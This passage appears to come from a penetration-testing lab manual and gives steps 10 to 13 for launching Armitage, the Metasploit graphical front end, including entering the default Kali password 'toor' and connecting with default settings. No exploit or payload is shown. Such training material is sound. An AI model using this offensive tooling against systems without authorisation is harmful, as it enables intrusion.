
10. A security pop-up appears, enter the password as **toor** and click **OK**.




11. The **Connect...** pop-up appears; leave the settings to default and click the **Connect** button.




12. The Start Metasploit? pop-up appears; click Yes.




13. The Progress... pop-up appears. After the loading completes, the Armitage main window appears, as shown in the screenshot.



